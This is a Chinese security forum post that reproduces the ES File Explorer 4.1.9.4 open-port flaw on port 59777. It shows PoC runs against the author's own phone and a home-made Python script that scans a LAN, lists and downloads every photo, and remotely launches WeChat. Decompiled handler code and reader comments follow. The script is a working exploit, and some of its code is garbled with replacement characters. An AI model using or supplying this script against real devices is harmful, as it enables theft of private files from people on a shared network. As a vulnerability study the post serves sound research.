

[登录](#)

ES文件浏览器漏洞复现

[threst](#) / 2019-01-23 08:40:00 / 浏览数 4710 [安全技术](#) [技术讨论](#) [顶\(2\)](#) [踩\(0\)](#)

写在前面的话

今天上网的时候看到一个[新闻](#) ES文件浏览器存在漏洞，同一个网络下的用户可以直接访问安装了 E S 的用户手机上的文件，正好我手机上也安装了es，于是就测试了下。

测试

poc[地址](#)下载

ip:

开始是192.168.0.100

后来有事去了，再连就是192.168.0.102

版本号:4.1.9.4

0x00验证漏洞

首先电脑和手机处于同一个网络，再查看我的手机ip,和es的版本



0.00 K/s 10:16

Welcome to Termux!

Wiki: <https://wiki.termux.com>
Community forum: <https://termux.com/community>
IRC channel: #termux on freenode
Gitter chat: <https://gitter.im/termux/termux>
Mailing list: termux+subscribe@groups.io

Search packages: pkg search <query>
Install a package: pkg install <package>
Upgrade packages: pkg upgrade
Learn more: pkg help

\$ ifconfig

dummy0 Link encap:UNSPEC HWaddr 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00

UP BROADCAST RUNNING NOARP MTU:1500 Metric:1
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:55 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:0 (0.0 B) TX bytes:3850 (3.7 KiB)

lo Link encap:UNSPEC HWaddr 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00

inet addr:127.0.0.1 Mask:255.0.0.0
UP LOOPBACK RUNNING MTU:65536 Metric:1
RX packets:100537 errors:0 dropped:0 overruns:0 frame:0
TX packets:100537 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1
RX bytes:1049016943 (1000.4 MiB) TX bytes:1049016943 (1000.4 MiB)

p2p0 Link encap:UNSPEC HWaddr 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00

UP BROADCAST MULTICAST MTU:1500 Metric:1
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:3000
RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)

rmnet_data0 Link encap:UNSPEC HWaddr 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00

UP RUNNING MTU:2000 Metric:1
RX packets:8 errors:0 dropped:0 overruns:0 frame:0
TX packets:11 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:620 (620.0 B) TX bytes:809 (809.0 B)

rmnet_ipa0 Link encap:UNSPEC HWaddr 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00

UP RUNNING MTU:2000 Metric:1
RX packets:23445 errors:0 dropped:0 overruns:0 frame:0
TX packets:29354 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:2563456 (2.3 MiB) TX bytes:6879546 (6.5 MiB)

wlan0 Link encap:UNSPEC HWaddr 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00

inet addr:192.168.0.102 Bcast:192.168.0.255 Mask:255.255.255.0
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:84971 errors:0 dropped:0 overruns:0 frame:0
TX packets:64139 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:3000
RX bytes:110251989 (105.1 MiB) TX bytes:6508514 (6.2 MiB)

\$



← 关于

版本

版本 4.1.9.4 (Market)

官方网站

www.estrongs.com

© 2009-2015, ES APP Group

更多应用

更多应用

用户体验计划

用户体验计划

反馈问题


发送邮件给我们



```
[*] [root@parrot:~]# python poc.py poc.py --cmd getDeviceInfo --network 192.168.0.
[*] Checking address: 192.168.0.100
[*] 发现目标192.168.0.100
[*] 执行操作: getDeviceInfo on 192.168.0.100
[*] Server responded with: 200
{"name": "ONEPLUS A5010", "ftpRoot": "/sdcard", "ftpPort": "3721"}
```

0x01分析原理

看了各位大佬的分析，小白我大概知道了原理，就是向手机发送一个json的数据包,我们使用大佬的脚本,想手机发送一个数据包，抓包分析一下




确实是发送了一个json的数据包

0x02获取受害者手机图片

首先列出受害者手机所有图片

```
python poc.py --cmd listPics
```




可以看到很多手机图片

0x03下载受害者图片

我们随便从刚才获得的列表中挑一张下载试试

```
python poc.py -g /storage/emulated/0/DCIM/Camera/IMG_20181218_175120.jpg
```



```
$python poc.py -g /storage/emulated/0/DCIM/Camera/IMG_20181218_175120.jpg
[*] Getting file: /storage/emulated/0/DCIM/Camera/IMG_20181218_175120.jpg
    from: 192.168.0.102
[*] Server responded with: 200
[*] Writing to file: IMG_20181218_175120.jpg
[th@parrot]~/ESFileExplorerOpenPortVuln
$ls
IMG_20181218_175120.jpg  poc.py  README.md  requirements.txt  Screenshot_20190117_175434.
```

成功将图片下载到本地

0x04造个轮子

玩了下大佬的脚本，确实厉害，但是发现一个问题，就是他的脚本会自动扫描局域网所有的ip，这样就会很浪费时间,所以本着练习python编程的想法，自己又造了个轮子

```
#coding:utf-8
from socket import *
import requests
import re
import json
import sys
addrs = []
def poc():
    for ip in range(101, 104):
        addr = "192.168.0."+str(ip)
        s = socket(AF_INET, SOCK_STREAM)
        s.settimeout(1)
        if not s.connect_ex((addr, 59777)):
            s.close()
            print("[+]"+addr+"■■■■■")
            addrs.append(addr)
        else:
            continue
            s.close()
    print("[+]■■■■■\n[+]■■■■■"+sys.argv[1])

def cmd(cmd):
    poc()
    for addr in addrs:
        headers = {"Content-Type": "application/json"}
        address = 'http://' + addr + ':59777'
        data = '{ "command":"' + cmd + ' ' }'
        r = requests.post(address, headers=headers, data=data)

        if cmd == 'listPics':#■■■■■
            image = re.compile(r'/s.*jpg')
            for i in image.findall(r.text):
                imageurl = address + i
                filename = i.rsplit('/', 1)[1]
                r = requests.get(imageurl, headers=headers)
                print("[+]■■■■■"+i)
                with open(filename, 'wb') as f:
                    f.write(r.content)
                #break
        elif cmd == 'wx':#■■■■■
            data = '{"command":"appLaunch", "appPackageName": "com.tencent.mm"}'
            r = requests.post(address, headers=headers, data=data)
        else:

            print(r.text)

def main():
    if len(sys.argv) > 1:
        cmd(sys.argv[1])
```

```

else:
    print('Usage:')
    print('python3 es.py wx')
    print('python3 es.py listPics')
    print('python3 es.py listApps')
    print('python3 es.py listAudios')
    print('python3 es.py listVideos')
    print('python3 es.py listAppsPhone')
    print('python3 es.py getDeviceInfo')
    print('python3 es.py listAppsAll')

if __name__ == '__main__':
    main()

```

添加了一键下载所有图片，启动微信等功能，大致原理就是去请求资源的地址，只要符合APP的方法就行，具体方法参考漏洞路径4.1.84class2.-dex2jar.jar\com\est

```

public c.b a(String paramString1, String paramString2, Properties paramProperties1, Properties paramProperties2, Properties pa
{
    if (paramString1.startsWith("/estongs_filemgr_oauth_result"))
    {
        paramString1 = CreateOAuthNetDisk.b();
        if (paramString1 != null) {
            paramString1.a(paramProperties2);
        }
        return null;
    }
    if (paramString2.equals("POST")){//■■■■■■■■■■POST
    {
        localObject = new String(g());
        try
        {
            localObject = new JSONObject((String)localObject);//JSONG■■■
            String str = ((JSONObject)localObject).getString("command");//■■JSON■command■■■■
            if (str.equals("listFiles")) {//■■■■■■■■
                return b(paramString1);
            }
            if (str.equals("listPics")) {//■■■■■■■■
                return d();
            }
            if (str.equals("listVideos")) {//■■■■■■■■
                return e();
            }
            if (str.equals("listAudios")) {//■■■■■■■■
                return f();
            }
            if (str.equals("listApps")) {//■■■■■■■■
                return a(0);
            }
            if (str.equals("listAppsSystem")) {//■■■■■■■■■■
                return a(1);
            }
            if (str.equals("listAppsPhone")) {//■■■■■■■■■■
                return a(2);
            }
            if (str.equals("listAppsSdcard")) {//■■■■■■SD■■■■■■■■
                return a(3);
            }
            if (str.equals("listAppsAll")) {//■■■■APP
                return a(4);
            }
            if (str.equals("getAppThumbnail")) {//■■APP■■■■
                return d((JSONObject)localObject);
            }
            if (str.equals("appLaunch")) {//■■APP
                return a((JSONObject)localObject);
            }
            if (str.equals("appPull")) {//■■APP
                return c((JSONObject)localObject);
            }
        }
    }
}

```




[sha****ock5](#) 2019-01-23 16:31:07

大佬能分析一下，是在哪里启动的这个HTTP服务不？

0 回复Ta



[sha****ock5](#) 2019-01-23 16:33:18

我搜索了"59777"，但是代码有些混淆，没找到具体是从哪个入口启动的这个端口为59777的HTTP服务。

0 回复Ta



[47235****@qq.com](#) 2019-01-24 10:22:18

牛逼！

0 回复Ta



[threst](#) 2019-01-24 11:43:04

[@sha****ock5](#)

我可能没有写清楚，大佬可以去4.1.84class2.-dex2jar.jar\com\estrong\android\f\a.class去看看，也可以参考这个<https://bbs.ichunqiu.com/forum>

1 回复Ta



[Badrer](#) 2019-01-24 15:15:59

师傅能否分享一下ES的样本，网上都是4.1.9.6

0 回复Ta



[threst](#) 2019-01-24 20:44:41

[@Badrer https://www.wandoujia.com/apps/com.estrong.android.pop/history_v10011](#)

这里可以下载

0 回复Ta



[conan](#) 2019-01-24 23:17:06

@Badrer

<https://www.apkmirror.com/apk/es-global/es-file-explorer/es-file-explorer-4-1-6-release/es-file-explorer-file-manager-4-1-6-android-apk-download/download/>

0 回复Ta



[conan](#) 2019-01-24 23:22:01

@threst 感谢分享，其实人家的脚本里本来就支持单个IP的检测了，比如python poc.py --cmd listFiles --ip 192.168.4.17

0 回复Ta



[sha****ock5](#) 2019-01-25 15:02:28

```

90     public static boolean a(boolean z) {
91         boolean z2 = true;
92         synchronized (g) {
93             if (f == null || !f.c()) {
94                 if (f != null) {
95                     try {
96                         f.h();
97                     } catch (Exception e) {
98                     }
99                     f = null;
100                }
101                int i = 0;
102                loop0:
103                while (i < 5) {
104                    try {
105                        f = new a("/sdcard", 59777 + i, z);
106                        int i2 = 1000;
107                        while (i2 > 0) {
108                            if (!f.c()) {
109                                Thread.sleep(200);
110                                i2 += SapiErrorCode.NETWORK_FAILED;
111                            }
112                            break loop0;
113                        }
114                        z2 = false;
115                        return z2;
116                    } catch (Exception e2) {
117                        f = null;
118                        e2.printStackTrace();
119                        i++;
120                    }
121                }
122                return false;
123            }
124            return true;
125        }
126    }

128    public a(String str, int i, boolean z) throws IOException {
129        super(i);
130        this.d = "ESHttpServer";
131        this.e = null;
132        this.h = new String[]{"srt", ".ass", ".ssa", ".smi", "."
133        this.e = str;
134        this.a = z;
135    }

```

这里z为传入的false参数

先知社区

其中a继承自c。

com.estrongs.android.f.c.java

```
1091     public c(int i) throws IOException {
1092         this.b = i;
1093         this.l = new ServerSocket(this.b);
1094         this.c = new Thread(new Runnable() {
1095             public void run() {
1096                 while (!c.this.a()) {
1097                     try {
1098                         a aVar = new a(c.this.l.accept());
1099                     } catch (IOException e) {
1100                         return;
1101                     }
1102                 }
1103             }
1104         });
1105         this.c.setDaemon(true);
1106         this.c.start();
1107     }
```



1 回复Ta



[Badrer](#) 2019-01-26 00:18:02

[@threst](#) 感谢

0 回复Ta

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)